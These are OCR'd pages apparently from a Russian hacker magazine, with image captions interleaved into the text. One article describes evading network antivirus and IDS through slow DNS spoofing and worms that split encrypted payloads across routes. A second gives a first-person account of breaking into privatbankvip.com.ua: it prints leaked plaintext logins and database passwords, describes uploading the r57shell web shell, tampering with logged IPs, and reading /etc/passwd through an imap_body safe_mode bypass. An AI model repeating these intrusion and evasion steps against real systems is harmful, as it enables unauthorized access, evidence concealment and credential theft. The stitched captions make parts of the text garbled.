Блок-схема распределенной сети раннего предупреждения и предотвращения атак

Аппаратные антивирусы окутаны плотным мраком секретности. Даже доступ к сигнатурным базам лицензируется на весьма жестких условиях. Подписка о неразглашении, работа только с юридическими лицами — вот и все хакерство! Информацию приходится собирать буквально по крупицам. Но все же, есть добрые люди, имеющие доступ к коробке и сотрудничающие с лидерами отрасли. Они очень хорошо знают все зубчатые шестеренки и рычаги управления, приводящие в движение грандиозный механизм быстрого реагирования, стоящий на страже интернета.

ВНУТРИ КОРОБКИ

Аппаратный антивирус представляет собой **гибрид системы обнаружения вторжений с пакетным сканером**, работающим на определенном сетевом уровне и опирающимся на более или менее развитый сигнатурный «движок». Простейшие антивирусы, встраиваемые в дешевое оборудование, работают либо на Ethernet, либо на IP уровне.

Потоковый анализ TCP-пакетов — это уже совсем другой ценовой класс, поскольку парсинг TCP-пакетов весьма ресурсоемкое дело. Особенно, если атакующий умышленно посылает IP-пакеты в обратном порядке, то есть пакет, находящийся в конце TCP-сегмента, идет первым, и, чтобы применить сигнатуру, антивирус должен созвать полную ассамблею. Другими словами — собрать весь TCP-сегмент, откладывая пакеты в память, которая, между прочим, не резиновая. А злоумышленник (вот гад) шлет пакеты с предельно низкой скоростью, такой, чтобы его только не отрубило по тайм-ауту. Да и не он один. Лишь в исключительных случаях пакеты следуют в том порядке, в котором они отправлялись. На перекрестках интернета они многократно перемешиваются с другими, переупорядочиваются, кое-что теряется по дороге... А куда антивирусу деваться? Приходится складировать пакеты в память и ждать прихода всего сегмента целиком или же расширять базу сигнатур, доводя ее до состояния, при котором атака однозначно идентифицируется по любому фрагменту TCP-пакета, что опять-таки требует памяти — сигнатуры нужно где-то хранить.

Антивирусы первых поколений использовали фиксированные последовательности байт, иногда «привязанные» к определенной точке — смещению от начала пакета или другой структуры. Затем появились подстановочные символы «*» и «?» (известные еще со времен MS-DOS). За ними пришли регулярные выражения типа REGEX/PRCE (впрочем, продвинутые антивирусы поддерживают сразу оба стандарта). Разбор регулярных выражений требует значительных вычислительных мощностей, к тому же — регулярные выражения в общем случае невозможно откомпилировать (во всяком случае, эффективно). Хуже того, они обладают существенными ограничениями, не позволяющими распознавать полиморфный код. В обычных программных антивирусах для него пишутся специальные модули, использующие самые невероятные алгоритмы — от простого подсчета энтропии до натягивая ветвлений на графы с переименованием регистров и ячеек памяти в псевдопеременные.

Крутые полиморфные вирусы распознаются с большим трудом и огромным количеством ложных срабатываний (и это — с учетом специально заточенных под них модулей детекции). Регулярные выражения здесь вообще отдыхают. Все, что могут разработчики — это создать сигнатурную базу, перечисляющую все возможные варианты следования байт в мутированном вирусе. Несколько тысяч регулярных выражений на один полиморфный вирус — явление вполне нормальное, хотя хреново работающее. Вручную набить (и отладить) столько регулярных выражений — нереально, а потому процесс их создания полностью автоматизирован. Отсюда и качество детекции (вернее, его отсутствие). В среднем, таким путем распознается от 75% до 95% штаммов, когда KAV и Dr.Web ловят до 99,6% (уровень в 98% — для них уже катастрофа и явный лаг детектора, который устраняется, как только поднимается крик «Почему ваш антивирус ничего не ловит?»).

Ограничения регулярных выражений приходится компенсировать дополнительными средствами. В частности, пороговыми датчиками (threshold sensor/detector). Что это значит? Допустим, мы имеем сигнатуру, описывающую последовательность NOP'ов, за которой идет `JMP ESP` (классический сценарий передачи управления на shell-код при стековом переполнении). Может ли такая последовательность встретиться в «честном» потоке данных? Может, почему бы и нет. NOP'ы — очень распространенное явление, а `JMP ESP` представляет собой двухбайтовую команду и потому вероятность ложных позитивных срабатываний весьма велика. Чтобы интернет не погрузился в пучину репрессий, у антивируса имеется определенный порог, ниже которого атака не фиксируется. И хотя грамотно написанному shell-коду для захвата управления достаточно послать всего один пакет (в идеале), аппаратные антивирусы целенаправленными атаками не интересуются и просыпаются лишь тогда, когда в Сети появляется червь или злобный хакер, забрасывающий shell-код на все узлы без разбора.

Выходит, что **аппаратные антивирусы годятся лишь для предотвращения глобальных эпидемий**? Не совсем. Ряд атак однозначно описывается языком регулярных выражений. К примеру, если мы имеем ошибку переполнения в графической библиотеке IE, неправильно обрабатывающего теги gif-файлов, на прикладном уровне атака однозначно идентифицируется парсингом gif-заголовков. Но до прикладного уровня еще дотянуться



Интернет после очередной эпидемии червей

Криптографически стойкий TXID

надо! Хорошо, если gif лежит на WEB-сервере «как он есть». А что, если его послали мылом в одной из многочисленных кодировок, которую только поддерживают почтовые клиенты, да еще в упакованном виде? Ни один антивирус, работающий на сетевом уровне, его не распарсит (правда, почтовые антивирусы справляются с такой ситуацией без труда). Некоторые производители в борьбе за рейтинги пытаются парсить прикладные протоколы с сетевого уровня, формально поддерживая сигнатуры, описывающие заданный тип атак, однако, их очень легко обломать (конечно, если знать об их существовании и в идеале имея доступ к базе сигнатур).

Стандарты регулярных выражений

REGEX в широком смысле этого слова означает все регулярные выражения (Regular Expressions), но в определенном контексте ассоциируется с библиотекой «REGEX», написанной Генри Спенсером (Henry Spencer). Ее синтаксис перекочевал во многие скриптовые языки (Perl, Tcl и т.д.), подробнее о которых можно прочитать на Вике: en.wikipedia.org/wiki/Regular_expression. Двигаясь ходом эволюционного развития, регулярные выражения образовали библиотеку PRCE, что расшифровывается как Perl Compatible Regular Expressions — Perl-совместимые регулярные выражения, постепенно ставшие стандартом де-факто. Практический пример применения приведен ниже:

```
/\w+?\s\w+?\(([\w\s=]+,*|[\w\s=]+|(?R))*\);/
```

Естественно, помимо REGEX/PRCE существуют и другие библиотеки. Ряд антивирусов использует свои собственные, ни с чем не совместимые «стандарты», и потому поставщикам сигнатур приходится не по-детски извращаться, чтобы удовлетворить изыски разработчиков защитных механизмов.

КАК ЭТО ЛОМАЮТ

Рассмотрим основные (можно даже сказать, фундаментальные) механизмы обхода аппаратных антивирусов, широко обсуждаемые в закрытых кругах и уже вырвавшиеся на свободу в виде весьма агрессивных вторжений в чужие системы. Держать информацию под колпаком больше не имеет смысла. Если кто от этого и выиграет — так только вандалы, нападающие на ничего не ведающих пользователей. Пользователи должны быть предупреждены! Короче, покажем, как обхитрить **threshold sensor** на примере «отравления» DNS-сервера поддельными пакетами. Microsoft выпускает уже четвертую по счету заплатку, затрудняющую атаку, но отнюдь не делающую ее невозможной. До недавнего времени номер порта отправителя UDP-пакета с DNS-запросом и 16-битный номер последовательности Transaction ID (TXID) были легко предсказуемыми. Хакеры без труда генерировали подложные DNS-ответы, воспринимаемые системой как правильные. В результате, жертву удавалось заманить на совершенно посторонний узел, которому она сообщала конфиденциальные данные (от номера кредитки до пароля на почтовый ящик).

В начале июля 2008 года Microsoft выпустила патч MS08-037, радикально меняющий стратегию назначения локальных портов. Если раньше номер порта каждого отправляемого пакета тупо увеличивался на единицу, то теперь используется — даже не `rand()`, а довольно серьезная криптографическая функция, генерирующая «очень случайные» 16 бит. Настолько случайные и непредсказуемые, насколько это возможно! Хотя, вообще-то, на трезвую голову хватило бы и `rand()`, но Microsoft не ищет простых путей :). Предыдущий патч (MS08-020) исправлял вполне предсказуемый TXID, основанный на простой временной функции, которая, однако, была предсказуема только в лабораторных условиях. До промышленных хакерских стандартов она явно не дотягивала, но специалисты по безопасности написали кучу умных статей с серьезными математическими выкладками (надо же как-то отрабатывать гранты). Обиженная до глубины души Microsoft разозлилась настолько, что всобачила криптостойкую функцию `CryptGenRandom()` в `dnsapi.dll`, живописно описав все ее преимущества на своем же блоге blogs.technet.com/swi/archive/2008/04/09/ms08-020-how-predictable-is-the-dns-transaction-id.aspx. И кстати, дипломатично «забыв» упомянуть, что если вызов `CryptGenRandom()` провалится, то вызывается обычный `rand()`.

Так что, теперь сплошной абзац (Последнее слово отредактировано, — Прим. Forb). Оба поля совершенно случайны и абсолютно непредсказуемы. Во всяком случае, на первый взгляд. А если копнуть вглубь? Не дизассемблером и не отладчиком, а просто — головой? По умолчанию, пропатченный драйвер `TCPIP.SYS` использует ограниченный набор



Интенсивный трафик магистральных каналов

FirstLight
SourceFire
Malware
Policy
Exploit Components
Web Application Attacks
Older Vulnerabilities
Netbios / SMB / DCERPC

Два крупнейших независимых поставщика сигнатур — FirstLight и SourceFire

портов (49152-65535), что в пересчете на хакерскую валюту дает нам 20 бит (точнее, 19 с хвостиком, но хвостик мы округляем в большую сторону). Плюс 16-битное поле TXID. Итого мы имеем 20 бит. Следовательно, для успешной атаки хакеру необходимо, в среднем, послать 2^20/2 = 524.288 подложных пакетов. Да это же настоящий шторм, который распознает любая IDS! У нее все датчики зашкалят!

Стоп! А куда нам спешить? Сядем, покурим, а пока курим, будем посылать пакеты. По одному в минуту. Ведь как устроена IDS? Она садится на канал, ловя все пролетающие пакеты. Если с одной стороны появляется большое количество DNS-ответов, которые не запрашивались и которые имеют совершенно левый номер порта с не менее левым TXID, то выставляется флаг атаки. Естественно, поскольку левые пакеты сыплются и без всякой хакерской помощи (у какого провайдера маршрутизатор идеально настроен?), то IDS для предотвращения ложных позитивных срабатываний реагирует не на количество левых пакетов вообще, а именно на их интенсивность. Один пакет в минуту — это не шторм, а вполне нормальное явление даже в мелкой подсети. Конечно, такими темпами атака будет длиться в среднем 364 дня, что вполне сопоставимо с вечностью, однако, когда атакуется не какая-то конкретная машина, ситуация резко меняется. Допустим, у хакера имеется 100 потенциальных жертв, которым рассылаются пакеты. Как не трудно рассчитать, среднее время атаки сокращается до 3,6 дня. Причем, атакующий может свободно менять собственный IP, ведь UDP работает без установки соединения, а ловить ответ хакеру не нужно. В пересчете на каждый используемый IP интенсивность посылки пакетов находится ниже порога чувствительности сенсоров. Вывод: IDS вместе с аппаратными антивирусами сидят тихо и не возникают!

Хорошо, с сенсорами мы разобрались. Займемся сигнатурами. Их тоже несложно одолеть — **даже без привлечения полиморфизма**. Отбросим бесполезную мелочь и сосредоточимся на антивирусах, установленных на магистральных каналах, обладающих достаточной мощью для сбора всего TCP-пакета и несущих на своем борту обширные базы оперативно обновляемых сигнатур, бьющие массированную атаку буквально через считанные часы (а то и минуты) после ее начала. Существует ли универсальный способ обхода заранее неизвестного антивируса? Оказывается, да. И такой, которому никакой магистральный антивирус принципиально не может противостоять. Прежде чем придумывать убийственный контраргумент, вернемся к истокам и вспомним, с чего все начиналось.

Изначально задумывалось, что интернет — это сеть, которая продолжит функционировать даже после начала атомной войны, когда большинство узлов разрушено. Сеть, в которой пакеты самостоятельно (ну не совсем самостоятельно, конечно) прокладывают себе маршрут. Сеть, в которой два фрагмента одного TCP-пакета из пункта «A» в пункт «B» могут идти разными путями. Гм, а ведь на счет путей — это идея! IP-пакеты, пущенные разными маршрутами, окончательно собираются в TCP только на целевом узле. Никакой отдельно взятый магистральный антивирус не в состоянии собрать полный TCP-пакет, поскольку через него физически «прокачивается» только небольшая его часть!

Как реализовать такую систему на практике? Имея домашний компьютер с несколькими сетевыми интерфейсами (ADSL-модемом и сотовым телефоном с GPRS) нетрудно написать утилиту, разбивающую исходное послание на IP-пакеты, пускаемые через разные интерфейсы. Но это неинтересно, да и смысла нет. С целенаправленными атаками магистральные антивирусы не борются, а если у жертвы (или у ее провайдера) установлен хотя бы простенький программный антивирус или брандмауэр, то подобное дробление ничем не поможет атакующему. TCP-пакет будет собран на узле, где установлен программный антивирус/брандмауэр, — или же все IP-пакеты пройдут через него, и он сможет собрать полный TCP.

А вот для червей это очень хорошая стратегия. Допустим, червь уже заразил два узла, находящиеся в различных подсетях и теперь хочет кинуть свою тушку на третий. Посылая пакеты с двух узлов одновременно (не забывая, что при этом придется реализовать определенный протокол синхронизации, так как TCP работает с установкой соединения, маркируя пакеты номерами последовательности), червь пройдет сквозь аппаратный антивирус без всяких преград, даже не заметив, что тут кто-то был!

Главное — добиться того, чтобы червя нельзя было отождествить по одному отдельно взятому пакету. Для этого достаточно написать тривиальный криптор, «размазанный» по всем пакетам и шифрующий их содержимое произвольным ключом. Очевидно, что, не зная ключа (который можно получить, только собрав все пакеты воедино), антивирус не сможет расшифровать вирусное тело, а, значит, не сможет и отождествить его по сигнатурам. Естественно, XOR с константой палится еще на излете (если ключ представляет собой 1 байт, то 256 сигнатур детектят червя по любому произвольно взятому IP-пакету) — но уже RC4 (реализуемый ничуть не сложнее) таким способом не словить, и победа остается за хакером и его червями!

ИНТЕРНЕТ — FOREVER!

Интернет не умрет никогда. Глобальные эпидемии в исторической перспективе — явление вполне закономерное, можно даже сказать неизбежное. Всех нас будет колбасить и плющить, так что не стоит сопротивляться, лучше расслабиться и спокойно наблюдать за гонкой вооружений двух противоборствующих сторон — хакеров и создателей защитных механизмов, дополняющих друг друга как инь и янь, как свет и тьма, как день и ночь, как добро и зло...




FURANG «FURIOUSANGEL»

ТАМ, ГДЕ VIP НОГА НЕ СТУПАЛА

В ГОСТЯХ У «ПРИВАТБАНКА»

Казалось бы, на важных ресурсах все должно работать, как часы, ан нет — и на них встречаются непростительные ошибки, которые приводят к плачевному исходу. Исходу, заставляющему админов колотиться головой о клаву, а хакеров — потешаться над ресурсом. На этот раз под прицел попал privatbankvip.com.ua.



Как говорится на сайте, «ПриватБанкVIP» создан для предоставления рекомендаций по посещению сети предприятий, соответствующих высокому статусу элитных заведений Украины и России. Дает право пользования привилегированными тарифами при оплате платежными картами ПриватБанка, МоскомПриватБанка и ПриватИнвеста.

ПРИСТРЕЛИВАЕМСЯ

Сайт выглядит довольно просто — минимум красок, flash-анимация, самописный движок форума. На первый взгляд придраться не к чему. Полазив по ссылкам, я попробовал заюзать различные SQL-инъекции типа: `http://privatbankvip.com.ua/inpage.php?pn=11`, но везде меня ждал облом. Нештатные ситуации обрабатывались нормально. Никакого ворнинга не выскочило. Искать досконально, признаюсь, было лень.


Следующий шаг подразумевал обратиться за помощью к `domainsdb`. Вбил `privatbankvip.com.ua`. Сухой ответ гласил: «0 доменов».

```
"found 0 domain entrys on NS:privatbankvip.com.ua"
```

Досадно, но переживем. Идем дальше. Я резолвнул IP-адрес `privatbankvip.com.ua (217.117.74.152)`, и в голову пришла привычная мысль просканить весь диапазон `217.117.74.*`. Вот результат:

```
217.117.74.2 : ns01.privat-online.net (.NET | Network)
217.117.74.6 : hub.privat-online.net (.NET | Network)
217.117.74.18 : mail.duep.edu  (.EDU | US Educational)
217.117.74.34 : kross.duep.edu (.EDU | US Educational)
217.117.74.40 : mail.tez.dp.ua (.UA  | Ukraine)
217.117.74.42 : mail.prostocredit.com (.COM | US
Commercial)
217.117.74.43 : mail.slav-registr.dp.ua (.UA  | Ukraine)
217.117.74.65 : dpf.foxtrot.dp.ua (.UA  | Ukraine)
217.117.74.70 : hosting.privat-online.net (.NET |
Network)
217.117.74.82 : mail.74-82.privat-online.net (.NET |
Network)
217.117.74.97 : mail.dmz-petrovka.dp.ua (.UA  | Ukraine)
217.117.74.152 : privatbankvip.com.ua (.UA  | Ukraine)
```





Аккаунты админов в открытом виде

```
217.117.74.160 : fw.dnipro.fxclub.org (.ORG | Non-
Profit Organization)
```

Уже что-то. Обратил внимание на `217.117.74.70: hosting.privat-online.net`. Слово «хостинг» в имени домена звучало многообещающе. После беглого осмотра `hosting.privat-online.net` на нем была обнаружена потенциальная угроза SQL-инъекции:

```
http://hosting.privat-online.net/news.php?id='2
```

И опять попытка не увенчалась успехом. Да, это был слепой SQL. Да, вылез warning. Но поиграв с параметром `id`, я так и не смог добиться чего-либо серьезного. Нужен был другой подход (на остальных хостах ничего полезного для взлома тоже не оказалось).

Я уже было отчаялся, но тут у меня возникла вполне здравая мысль просканировать порты. Что и было сделано.

```
Port  21 (ftp) ... Ok !   (port 21 — File Transfer
[Control])
Port 110 (pop3) ... Ok !   (port 110 — Post Office
Protocol — Version 3)
Port  25 (smtp) ... Ok !   (port 25 — Simple Mail
Transfer)
Port 119 (nntp) ... Ok !   (port 119 — Network News
Transfer Protocol)
Port  80 (http-www) ... Ok !   (port 80 — World Wide Web
HTTP)
```


В принципе, ничего интересного, кроме ftp-сервера. Для пущей радости я попробовал посмотреть что внутри и...

```
230 access granted for anonymous.
```

НАДЕЖДЫ И НОВЫЕ РАЗОЧАРОВАНИЯ

Сервер без проблем пускал внутрь под анонимом. В корне FTP была папка pub, а в ней — папки **Remote Administrator 2.1** и **usergate**. Что в них находилось — нетрудно догадаться. Увы, толку все равно было мало. Залить в каталоги ничего нельзя. Идеи кончились. Зато сам факт захода на сервер вселял в меня надежду, что стоит еще поискать баги.

Я стукнул в асю к моему приятелю и рассказал про итоги пока что неудачного взлома. Он предложил воспользоваться сканером для поиска багов. Под рукой ничего подходящего у меня не было, а кодить — лениво.



Замаскировать shell под языковой файл phpmyadmin не такая уж и плохая идея

Пришлось позаимствовать у друга. Через пару минут на мыло пришел архивчик, который содержал небольшой сканер, написанный на перле. А также баг-лист.

Задумано — сделано. После непродолжительной работы сканер обнаружил интересные каталоги:


```
privatbankvip.com.ua/user/
privatbankvip.com.ua/news/
privatbankvip.com.ua/manual/
privatbankvip.com.ua/logs/
privatbankvip.com.ua/info/
privatbankvip.com.ua/inc/
privatbankvip.com.ua/img/
privatbankvip.com.ua/forum/
privatbankvip.com.ua/phpmyadmin/lang/
privatbankvip.com.ua/pma/
```

Ничего любопытного, кроме phpmyadmin'а. Меня удивило, что не нашлась админка (в том, что она должна быть, я не сомневался). Тогда я сам попробовал вбить `privatbankvip.com.ua/admin.php` — вот и она! Но тут меня спрашивали о каком-то пароле, которого я не знал.


ВЗЛОМ С ПРОДОЛЖЕНИЕМ

Все бы, наверное, на этом и закончилось, и смысла в статье было бы ноль, если бы через полторы недели я не вспомнил о «незавершенном деле». После небольшого трепа по аське все с тем же приятелем пришла «коллективная» мысль поискать на сайте дампы баз. Глупо, конечно, но все же... Вручную искать — не по-хакерски, поэтому в ход снова пошел сканер. Только пришлось создать новую базу баг-листа. Представлю ее ключевой фрагмент.

```
/db.sql
/dump.sql
/base.sql
/bank.sql
/privat.sql
/privatbank.sql
```



/etc/passwd прочитан с помощью imap_body



Внешний вид privatbankvip.com.ua. Простенько и со вкусом

Дамп смотрит на меня сквозь браузер



info

Довольно часто имя ресурса (указанное полностью или частично) является «ключом» к самому ресурсу. Например, — имя дампа и логин:пасс к БД.

```
/privatbankvip.sql
/privatbankvip.com.sql
/privatbankvip.com.ua.sql
```

Итак! Запуск и ожидание! Когда сканер выплюнул результат, я чуть не подавился котлетой (а как ты хотел, каждый уважающий себя хакер ест прямо за компом).

```
http://privatbankvip.com.ua/privatbankvip.sql
```

Быстро вбив найденный URL в адресную строку оперы, я стал ждать заветной фразы «`Документ не найден`». Но браузер выдал мне страницу такого содержания:

```
— MySQL dump 10.9

--
— Host: localhost   Database: privatbankvip
-- ---------------------------------------

— Server version  4.1.9-log
```

```
/*!40014 SET @OLD_UNIQUE_CHECKS=@@UNIQUE_
CHECKS, UNIQUE_CHECKS=0 */;
/*!40014 SET @OLD_FOREIGN_KEY_CHECKS=@@
FOREIGN_KEY_CHECKS, FOREIGN_KEY_CHECKS=0 */;
/*!40101 SET @OLD_SQL_MODE=@@SQL_MODE, SQL_
MODE="NO_AUTO_VALUE_ON_ZERO,MYSQL323" */;

--
— Table structure for table 'vct_a'
--

DROP TABLE IF EXISTS 'vct_a';
CREATE TABLE 'vct_a' (
  'id' int(10) unsigned
    NOT NULL auto_increment,
  'folder' int(10) unsigned
    NOT NULL default '0',
  'name' varchar(100) NOT NULL default '',
  'date' int(10) unsigned
    NOT NULL default '0',
  PRIMARY KEY  ('id'),
  KEY 'folder' ('folder')
) TYPE=MyISAM;

...................
```


Удача! Вот он, дамп! Чуть ниже было:

```
/*!40000 ALTER TABLE 'vct_access' DISABLE
KEYS */;
LOCK TABLES 'vct_access' WRITE;
INSERT INTO 'vct_access' VALUES
('sergey_r','90993829ax',1146745144,'10.
1.111.105','1111111111111111'),('serg199
4','97130ecd',1123567700,'10.1.111.134',
'111111111111110'),('tosha','saburban33'
,1145012488,'195.248.163.246','11111111
11111111'),('dima_p','ea94a14b',1146749
816,'10.1.111.105','111111111111110'),(
'natali','f6a8f1dd',1146745660,'10.1.111
.95','000000000001000');
UNLOCK TABLES;


/*!40000 ALTER TABLE 'vct_access' ENABLE KEYS
*/;
```

А ВНУТРИ...

Я не верил своим глазам: банковские аккаунты в открытом виде! Я в момент написал коллеге о находке. Пара логин:



Теперь я знаю, как залезть к вам в БД



imap_list позволяет просмотреть содержимое /var/www/

пасс «sergey_r:90993829ax» давала право на вход в админку, представляющую собой скудную возможность редактирования страниц сайта через взаимодействие с базой. В информационном разделе предлагалось добавить статью и установить картинку. Кликнув на кнопку «ОБЗОР», я быстро нашел в дебрях своего винта знаменитый шелл от RST r57shell и нажал «Сохранить». Все прошло без запинки. Расширение «картинки» не проверялось. По приглашению «Добавить еще статью» я понял, что шелл залился, осталось только найти куда. Я обратил внимание, что список увеличился и кликнул по новому элементу. Тут сразу бросилась в глаза надпись «рисунок» (вместо картинки, как полагалось).

Скопировав адрес «рисунка» и вбив его в строку браузера, я мог лицезреть полноценный шелл!

```
http://privatbankvip.com.ua/img/user/vcg_
user353.php
```

Как выяснилось позже, сервер крутился на FreeBSD 6.2 да и еще safe_mod=ON, так что на права рута можно было не надеяться (впрочем, мне они были и не нужны).

Я порыскал по файлам и все-таки нашел параметры mysql_connect().

```
$sqlbase='privatbankvip';
$sqlhost='localhost';
$sqllogin='privatbankvip';
$sqlpass='privatvip';
```

Админка во всей красе...



Потом залил на сервер sql.php. Мне просто хотелось взглянуть на их базы.

Первым делом зашел в таблицу vct_access, так как, судя по имени столбца lastip, можно было предположить, что здесь хранится последний IP, с которого заходили пользователи. Так и есть. Не будем же оставлять в логах мой «проксик». Поэтому — бережно пофиксил IP из дампа.

Больше ничего стоящего на глаза не попалось. Порыскав по файлам и директориям и слив все, что вызвало интерес, я с сожалением для себя обнаружил, что выше /var/www/privatbankvip подняться невозможно. Жаль. Наверняка, там тоже было, чем поживиться.

Тогда я вспомнил про обход ограничений safe_mode с помощью imap_list. Вставив в качестве пути «/var/www/», я нажал «проверить». Через 15 секунд моему взору открылся слепок файлов и каталогов /var/www/ с их подкаталогами. Если работал imap_list, то была высока вероятность, что получится прочитать любой файл с помощью imap_body. Я подставил /etc/passwd, нажал «проверить» — и вскоре передо мной был /etc/passwd.


Теперь у меня была возможность читать почти любой файл на сервере, зная его полный путь (что не так уж и мало, при условии, что у меня были полные пути всех файлов из /var/www/).

А вот и кусок заветного /etc/passwd:

```
# $FreeBSD: src/etc/master.passwd,v 1.39
2004/08/01 21:33:47 markm Exp $
#
root:*:0:0:Charlie &:/root:/bin/csh
toor:*:0:0:Bourne-again Superuser:/root:
dimka:*:1002:20:User &:/home/dimka:/bin/sh
adk:*:1000:1000::/usr/local/www/adk:/bin/sh
webmin:*:1003:1001:Administrator WEBMIN:/
www/webmin:/bin/sh
oleg421:*:1004:1002::/www/oleg421:/bin/sh
pconsult:*:1005:1003:Приват Консалтинг:/www/
pconsult:/bin/sh
......
```

P.S.

Взлом был совершен в прошлом году. Но, как ни странно, и почти год спустя удалось повторить тот же «подвиг». Ничего не изменилось! О чем думают админы, можно только догадываться. Это учитывая, что я их предупредил...



video

Как всегда, на нашем диске ты найдешь живое видео по взлому. Если по тексту что не ясно, то просим к просмотру.



warning

Вся информация выложена с целью указать на элементарные ошибки и не может расцениваться как призыв к действию. Ни автор статьи, ни редакторы журнала не несут ответственность за то, что ты можешь сотворить.



КРИС КАСПЕРСКИ

ЭНЦИКЛОПЕДИЯ АНТИОТЛАДОЧНЫХ ПРИЕМОВ

САМОТРАССИРОВКА И ПРОЧИЕ ГОЛОВОЛОМКИ

Сегодня мы будем ломать мой crack-me, напичканный антиотладочными приемами. Они основаны на особенностях обработки исключений отладчиками и на ошибках в debug engine, о которых я расскажу по ходу дела. А заодно продемонстрирую интимные подробности основных хакерских инструментов — ольги, иды, syser'а, x86emu и прочих.

Разгадывать загадки намного интереснее, чем читать готовые решения. А потому, пока еще не поздно, оторвись от статьи и попробуй расковырять JohoR crack-me (который можно взять с диска, прилагаемого к журналу, или скачать из моего репозитория на **OpenRCE**: openrce.org/repositories/users/nezumi/crackme-jhr.zip). В подсказку не заглядывать! Исходный текст не смотреть! Впрочем, сам по себе исходный текст (даже с учетом всех содержащихся в нем комментариев) совершенно не объясняет, как же его отлаживать.

